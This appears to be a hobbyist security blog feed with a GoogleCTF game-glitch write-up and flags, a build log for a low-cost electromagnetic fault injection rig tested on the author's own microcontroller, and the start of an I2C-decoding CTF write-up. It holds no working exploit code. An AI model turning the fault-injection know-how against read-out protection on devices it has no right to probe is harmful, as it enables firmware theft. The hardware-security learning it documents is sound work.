<p>The game is written in <code class="language-plaintext highlighter-rouge">rust</code>. As someone who never tried programming in <code class="language-plaintext highlighter-rouge">rust</code>, I think the code is pretty readable, but …</p>

<p><strong>SPOILER ALERT</strong></p>

<p>… we don’t need to understand the code to get the flags.</p>

<h1 id="flag-b">Flag B</h1>
<p>I did the second flag first as it is the first flag that you encounter in the level (for whatever reason). When fooling around a bit I noticed that it is possible to spawn multiple wasps by moving the (right) frame border.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/wasp-spawn.png" alt="flag-b-multiple-bees" /></p>

<p>Apparently the wasps spawn when the frame border is pushed beyond this point.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/wasp-spawn-point.png" alt="" /></p>

<p>Then I found out that slowly approaching this border generates a “big wasp”. It’s really just a few wasps stacked on top of each other.</p>

<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
  <source src="/assets/img/ctf/2025-06-30-sonk/big-wasp.webm" type="video/webm" />
</video>

<p>When repeating this a few times the game glitches out (probably because there are too many entities on screen) and the rabbit teleports into the sky.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/flag-b-glitch.png" alt="flag-b-glitch" /></p>

<p>After walking around in the sky for a bit, I got the flag.</p>

<p>Then I had to record the inputs of a run that got the flag in under 300 seconds and send it to the server with the provided python script.</p>

<p>Flag: <code class="language-plaintext highlighter-rouge">CTF{B:1v3_CoM3_T0_m4k3_An_aNn0unC3mEn7}</code></p>

<h1 id="flag-a">Flag A</h1>
<p>This flag took me a bit longer, because I was locked in to the first idea that came to my mind. Looking at the cage I thought that the spikes were a bit too far apart and that it could be possible to glitch through the little gap.</p>

<p><img src="/assets/img/ctf/2025-06-30-sonk/cage-hitboxes.png" alt="cage-hitboxes" /></p>

<p>That however was a big waste of time.</p>

<p>After spending hours on this idea, I noticed that the frame border doesn’t update when the rabbit is hit by a spike or a wasp. So it is possible for the rabbit to be out-of-bounds. Then it clicked. Entities (spikes and wasps) are only spawned when they are in the current frame. So the spike cage doesn’t exist when the player is knocked out-of-bounds, which means that he should land directly on the flag.</p>

<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
  <source src="/assets/img/ctf/2025-06-30-sonk/cage-bypass.webm" type="video/webm" />
</video>

<p>Flag: <code class="language-plaintext highlighter-rouge">CTF{A:g0Tt4gOF4stGO7TAg0f45tg07TAGoFA5T}</code></p>

<h1 id="extra-tas">Extra: TAS</h1>

<p>After completing the challenges I thought that the 300 second solution recording maximum is way too high, so I did a <strong>T</strong>ool <strong>A</strong>ssisted <strong>S</strong>peedrun for the game with <code class="language-plaintext highlighter-rouge">bizhawk</code>’s TAStudio.</p>
<h2 id="flag-a-1">Flag A</h2>
<p>My TAS for the first flag needs <strong>795 frames</strong> until the <code class="language-plaintext highlighter-rouge">You got flag A!</code> string is shown on the screen, which is exactly <strong>15.9 seconds</strong> at 50 FPS.</p>

<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
  <source src="/assets/img/ctf/2025-06-30-sonk/sonk-tas-flag-a.webm" type="video/webm" />
</video>

<h2 id="flag-b-1">Flag B</h2>
<p>This run is slightly slower with <strong>877 frames</strong> (<strong>17.54 seconds</strong>) until the <code class="language-plaintext highlighter-rouge">You got flag B!</code> string is shown, but I’m pretty sure that there are still some big time saves as the flag collection itself is kind of random.</p>

<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
  <source src="/assets/img/ctf/2025-06-30-sonk/sonk-tas-flag-b.webm" type="video/webm" />
</video>]]></content><author><name>tom gaimann</name></author><category term="ctf" /><category term="google25" /><category term="misc" /><summary type="html"><![CDATA[Overview CTF: GoogleCTF 2025 Challenge name: メガ Author: ? Category: misc Difficulty: easy ctf files: zip archive]]></summary></entry><entry><title type="html">Electromagnetic Fault Injection – Part 1</title><link href="https://blog.tomgaimann.de/emfi/" rel="alternate" type="text/html" title="Electromagnetic Fault Injection – Part 1" /><published>2025-06-05T00:00:00+02:00</published><updated>2025-06-05T00:00:00+02:00</updated><id>https://blog.tomgaimann.de/emfi</id><content type="html" xml:base="https://blog.tomgaimann.de/emfi/"><![CDATA[<h1 id="motivation">Motivation</h1>
<p>A few months ago I fiddled around with the inner workings of a printer. I thought it would be pretty funny to display my own images on the touch display. So naturally I tried reading the firmware off of the <code class="language-plaintext highlighter-rouge">STM8</code> microcontroller that was on the display PCB. I quickly realized that you can’t read the firmware off of the chip because of the internal read-out-protection mechanism.</p>

<p>When searching for ways to bypass this, I came across <strong>fault injection attacks</strong>. Typically the goal of these attacks is to change the control flow of the program running on a microcontroller by introducing faults. This can be achieved in multiple ways, but most of the attacks require the attacker to physically modify (or even destroy) the device under test.</p>

<p>For example with <strong>voltage glitching</strong> you often have to remove capacitors from the PCB to make the glitch work<sup id="fnref:voltage-glitching"><a href="#fn:voltage-glitching" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>. With <strong>laser fault injection</strong> you have to either etch the chip with toxic chemicals or grind away the epoxy of a chip to expose the die<sup id="fnref:laser-fault-injection"><a href="#fn:laser-fault-injection" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>

<p>However with <strong>electromagnetic fault injection</strong> (EMFI) you don’t even have to touch the chip you are trying to glitch (this is a little bit exaggerated of course). The attack works by generating a strong electromagnetic pulse (at a <em>very specific position</em>) that induces a current in the chips circuit<sup id="fnref:intro-fault-attacks"><a href="#fn:intro-fault-attacks" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>. If successful the program skips an instruction, which can cause the chip to ignore a set read-out-protection bit, for example.</p>

<p>The problem is that commercial products for EMFI (like the <a href="https://store.newae.com/chipshouter-kit/">ChipShouter</a> or the <a href="https://store.newae.com/chipwhisperer-husky/">ChipWhisperer</a>) are pretty expensive, especially for a poor student like me. So, I decided to build my own low-cost EMFI setup.</p>

<h1 id="high-level-overview">High Level Overview</h1>
<p>My EMFI setup consists of three parts</p>
<ol>
  <li>A <strong>injection tip</strong> to produce high-intensity electromagnetic fields</li>
  <li>A <strong>XYZ-stage</strong> to accurately position the injection tip</li>
  <li>A device that <strong>triggers the glitch</strong></li>
</ol>

<p>Luckily I don’t have to design my own pulse generator as there is already a cheap open-source project that does just that. It’s called <a href="https://github.com/newaetech/chipshouter-picoemp">ChipSHOUTER-PicoEMP</a>.</p>

<p>In this part I will document the process of building the PicoEMP and designing an adapter for the XYZ-stage.</p>

<h1 id="building-the-picoemp">Building the PicoEMP</h1>
<h2 id="pcb">PCB</h2>
<p>As the project is open-source I just downloaded the <a href="https://github.com/newaetech/chipshouter-picoemp/tree/main/hardware/gerbers/rev04_normal">gerber files</a> for the PCB and uploaded them to JLCPCB. The order cost around 7 euros and arrived after 12 days.</p>
<h2 id="bom">BOM</h2>

<p>The bill of materials is nicely explained on the <a href="https://github.com/newaetech/chipshouter-picoemp/tree/main/hardware">github page</a> of the project. Although the BOM wasn’t updated in over 4 years. Most of the parts were still available on DigiKey. For many components, I ordered spares in case I dropped or damaged them while soldering. I bought the SMA connectors on AliExpress as they are ridiculously expensive on DigiKey. (<a href="/assets/img/projects/2025-06-05-emfi/bom.txt">Click here</a> if you want to see what components I ordered in what quantities.)</p>

<h2 id="build">Build</h2>

<p>The build process was pretty straightforward. I laid out all the needed components on a sheet of paper and wrote their corresponding reference designators below them, so I only had to search for components once and not all the time.</p>

<p><img src="/assets/img/projects/2025-06-05-emfi/picoemp-build-components.webp" alt="labeled-components" /></p>

<p>The only problem I had when assembling was that the diode <code class="language-plaintext highlighter-rouge">D7</code> doesn’t have any markings on it to indicate its polarity. The build instructions on github also said that its crucial to get the polarity right, otherwise <code class="language-plaintext highlighter-rouge">Q2</code> may blow up. So I had to check the polarity with a multimeter, then remember it correctly and solder it on.</p>

<p>Another problem I had (out of pure laziness) was that I soldered the LEDs on in the wrong orientation. When trying to desolder them, I broke one. I didn’t have any <code class="language-plaintext highlighter-rouge">0603</code> LEDs left, so I searched around the house and found a dead router which happened to have <code class="language-plaintext highlighter-rouge">0603</code> LEDs, so I quickly desoldered them and gave them new life in the PicoEMP.</p>

<p>After the LED transplantation was done I turned on the device. Luckily, no magic smoke appeared.</p>

<p>Now enjoy me soldering the board for around 40 minutes in 38 seconds!</p>
<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
	<source src="/assets/img/projects/2025-06-05-emfi/build-timelapse.webm" type="video/webm" />
</video>

<p>The finished board looks like this:</p>

<p><img src="/assets/img/projects/2025-06-05-emfi/picoemp-top.webp" alt="picoemp-top" /></p>

<h2 id="flashing">Flashing</h2>
<p>Flashing the firmware was as easy as connecting the pico to my laptop and copying the <code class="language-plaintext highlighter-rouge">.uf2</code> file, from the <a href="https://github.com/newaetech/chipshouter-picoemp/releases/tag/v203.29">releases page</a> over to the pico.</p>

<h2 id="building-an-injection-tip">Building an Injection Tip</h2>

<p>To test and use the PicoEMP I need an injection tip first. So, I took one of the ferrite rods I ordered and put a few turns of coated copper wire around it to create a coil. Then I soldered the wire ends to the SMA connector and put some heatshrink around everything.</p>

<p><img src="/assets/img/projects/2025-06-05-emfi/picoemp-probe.webp" alt="basic-probe" /></p>

<p>I want to point out here that I have no idea what characteristics this coil has and how suitable it is for fault injection!</p>

<h2 id="first-test">First Test</h2>
<blockquote>
  <p>Before watching the video below make sure to first read the description of whats happening, otherwise the video won’t make any sense to you!</p>
</blockquote>

<p>I chose an ATmega 328P development board as a target because that was the first microcontroller I found in my drawer. I programmed the microcontroller so that it flashes the yellow LED in a 1 second on, 1 second off cycle. <strong>Forever</strong>. So we know something is off if it behaves differently.</p>

<p>Next I take the PicoEMP and press the <code class="language-plaintext highlighter-rouge">ARM</code> button. The red LED lights up indicating that it is now charging the high voltage capacitors. Shorty after, the second green LED on the left side of the board lights up, indicating that the capacitors are now fully charged (hard to see in the video).</p>

<p>With about 5mm distance between injection tip and chip I hover right over the ATmega chip and press the <code class="language-plaintext highlighter-rouge">PULSE</code> button. The first try at second 17 to 18 in the video didn’t work; the yellow LED still flashes. However the second try between second 20 and 21 <strong>succeeded</strong>. The yellow LED is now <strong>constantly on for the rest of the video!</strong></p>

<video autoplay="" loop="" muted="" playsinline="" controls="" style="width: 100%; height: auto; display: block;">
	<source src="/assets/img/projects/2025-06-05-emfi/picoemp-test.webm" type="video/webm" />
</video>
<p>This means that the device works!</p>

<h1 id="preparing-the-xyz-stage">Preparing the XYZ-Stage</h1>

<p>To mount the PicoEMP on my small CNC mill I designed a small ring structure in FreeCAD that holds it in the mills tool holder.</p>

<p><img src="/assets/img/projects/2025-06-05-emfi/xyz-mount.webp" alt="xyz-mount" /></p>


<p>Fully assembled the contraption looks like this:</p>

<p><img src="/assets/img/projects/2025-06-05-emfi/xyz-stage.webp" alt="xyz-stage" /></p>

<p>With this setup I can now precisely control the position of the PicoEMP in X, Y and Z direction.</p>

<p>Now the only part missing is a device to reliably trigger the glitch.</p>

<hr data-content="footnotes" />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:voltage-glitching">
      <p><a href="https://sec-consult.com/blog/detail/secglitcher-part-1-reproducible-voltage-glitching-on-stm32-microcontrollers/">https://sec-consult.com/blog/detail/secglitcher-part-1-reproducible-voltage-glitching-on-stm32-microcontrollers</a> <a href="#fnref:voltage-glitching" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:laser-fault-injection">
      <p><a href="https://courk.cc/rp2350-challenge-laser#sample-preparation_2">https://courk.cc/rp2350-challenge-laser#sample-preparation_2</a> <a href="#fnref:laser-fault-injection" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:intro-fault-attacks">
      <p><a href="https://www.nccgroup.com/us/research-blog/an-introduction-to-fault-injection-part-13/">https://www.nccgroup.com/us/research-blog/an-introduction-to-fault-injection-part-13</a> <a href="#fnref:intro-fault-attacks" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>tom gaimann</name></author><category term="projects" /><category term="hardware" /><category term="fault-injection" /><summary type="html"><![CDATA[Writeup about the build process of the PicoEMP electromagnetic fault injection platform.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://blog.tomgaimann.de/assets/img/projects/2025-06-05-emfi/" /><media:content medium="image" url="https://blog.tomgaimann.de/assets/img/projects/2025-06-05-emfi/" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">byu25 - alpha</title><link href="https://blog.tomgaimann.de/alpha/" rel="alternate" type="text/html" title="byu25 - alpha" /><published>2025-05-21T00:00:00+02:00</published><updated>2025-05-21T00:00:00+02:00</updated><id>https://blog.tomgaimann.de/alpha</id><content type="html" xml:base="https://blog.tomgaimann.de/alpha/"><![CDATA[<h1 id="overview">Overview</h1>
<ul>
  <li><strong>CTF</strong>: BYUCTF25</li>
  <li><strong>Challenge name</strong>: Alpha</li>
  <li><strong>Author</strong>: deltabluejay</li>
  <li><strong>Category</strong>: embedded</li>
  <li><strong>Difficulty</strong>: medium</li>
  <li>ctf files:  <a href="download/ctf-files/byu25/alpha/alpha_REDACTED.ino">alpha_REDACTED.ino</a>, <a href="download/ctf-files/byu25/alpha/flag.sal">flag.sal</a></li>
</ul>

<h2 id="challenge-description">Challenge description</h2>
<blockquote>
  <p>I made a little Arduino program that displays a flag on a <a href="https://www.adafruit.com/product/2157">14-segment display</a>! I captured the I2C data sent to the screen using my Saleae logic analyzer… can you decipher it and extract the flag?</p>
</blockquote>

<h2 id="recon">Recon</h2>

<p>The description links to the <code class="language-plaintext highlighter-rouge">Quad Alphanumeric Display</code> from Adafruit. This is a 4-character, 14-segment display capable of showing digits <code class="language-plaintext highlighter-rouge">0-9</code>, characters <code class="language-plaintext highlighter-rouge">a-z</code> and <code class="language-plaintext highlighter-rouge">A-Z</code> and decimal points<sup id="fnref:14_segment_display"><a href="#fn:14_segment_display" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>. Some characters are pretty hard to read in my opinion.</p>

<p>The characters are written to the display using <code class="language-plaintext highlighter-rouge">i2c</code>, which is common a two-wire serial communication protocol. The two lines are called <code class="language-plaintext highlighter-rouge">SDA</code> (serial data line) and <code class="language-plaintext highlighter-rouge">SCK</code> (serial clock line). <code class="language-plaintext highlighter-rouge">i2c</code> allows multiple devices to be controlled over the same bus, with each device identified by an unique address<sup id="fnref:i2c_guide"><a href="#fn:i2c_guide" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>

<p><img src="/assets/img/ctf/2025-05-21-alpha/14-segment-display.png" alt="picture of the 14-segment display from the description; showing &quot;AdaF&quot;" /></p>

<p>The challenge provides two files:</p>

<p><code class="language-plaintext highlighter-rouge">alpha_REDACTED.ino</code>: Arduino code that first initializes the display (in <code class="language-plaintext highlighter-rouge">setup()</code>) and then sends the characters of the global <code class="language-plaintext highlighter-rouge">flag</code> variable in a scrolling animation (in <code class="language-plaintext highlighter-rouge">loop()</code>), to the display (presumably over <code class="language-plaintext highlighter-rouge">i2c</code>). The actual flag is redacted.</p>

<div class="language-c++ highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#include</span> <span class="cpf">&lt;Wire.h&gt;</span><span class="cp">
#include</span> <span class="cpf">&lt;Adafruit_GFX.h&gt;</span><span class="cp">
#include</span> <span class="cpf">"Adafruit_LEDBackpack.h"</span><span class="cp">
</span>
<span class="n">Adafruit_AlphaNum4</span> <span class="n">alpha4</span> <span class="o">=</span> <span class="n">Adafruit_AlphaNum4</span><span class="p">();</span>

<span class="n">String</span> <span class="n">flag</span> <span class="o">=</span> <span class="s">"byuctf{REDACTED}"</span><span class="p">;</span>

<span class="kt">void</span> <span class="nf">setup</span><span class="p">()</span> <span class="p">{</span>
  <span class="n">Serial</span><span class="p">.</span><span class="n">begin</span><span class="p">(</span><span class="mi">9600</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">begin</span><span class="p">(</span><span class="mh">0x70</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitRaw</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="mh">0x0</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitRaw</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="mh">0x0</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitRaw</span><span class="p">(</span><span class="mi">2</span><span class="p">,</span> <span class="mh">0x0</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitRaw</span><span class="p">(</span><span class="mi">3</span><span class="p">,</span> <span class="mh">0x0</span><span class="p">);</span>
  <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDisplay</span><span class="p">();</span>
<span class="p">}</span>

<span class="kt">void</span> <span class="nf">loop</span><span class="p">()</span> <span class="p">{</span>
  <span class="n">delay</span><span class="p">(</span><span class="mi">1000</span><span class="p">);</span>
  <span class="k">for</span> <span class="p">(</span><span class="kt">uint8_t</span> <span class="n">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&lt;</span> <span class="p">(</span><span class="n">flag</span><span class="p">.</span><span class="n">length</span><span class="p">()</span> <span class="o">-</span> <span class="mi">3</span><span class="p">);</span> <span class="n">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitAscii</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="n">flag</span><span class="p">[</span><span class="n">i</span><span class="p">]);</span>
    <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitAscii</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="n">flag</span><span class="p">[</span><span class="n">i</span><span class="o">+</span><span class="mi">1</span><span class="p">]);</span>
    <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitAscii</span><span class="p">(</span><span class="mi">2</span><span class="p">,</span> <span class="n">flag</span><span class="p">[</span><span class="n">i</span><span class="o">+</span><span class="mi">2</span><span class="p">]);</span>
    <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDigitAscii</span><span class="p">(</span><span class="mi">3</span><span class="p">,</span> <span class="n">flag</span><span class="p">[</span><span class="n">i</span><span class="o">+</span><span class="mi">3</span><span class="p">]);</span>
    <span class="n">alpha4</span><span class="p">.</span><span class="n">writeDisplay</span><span class="p">();</span>
    <span class="n">delay</span><span class="p">(</span><span class="mi">500</span><span class="p">);</span>
  <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">flag.sal</code>: A capture file from a Saleae logic analyzer. These devices are pricey (please buy me one!), but their software, Logic2<sup id="fnref:logic2_download"><a href="#fn:logic2_download" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>, is free to use in demo mode.</p>


<p>Opening the file in Logic2 we see that the <code class="language-plaintext highlighter-rouge">SCL</code> and <code class="language-plaintext highlighter-rouge">SDA</code> data lines were captured (which were used to transmit the <code class="language-plaintext highlighter-rouge">flag</code>). Also the capture is about 25 seconds long, which you can see in full below.</p>

<p><img src="/assets/img/ctf/2025-05-21-alpha/logic2-flag_sal-1.png" alt="flag.sal opened in logic2" /></p>

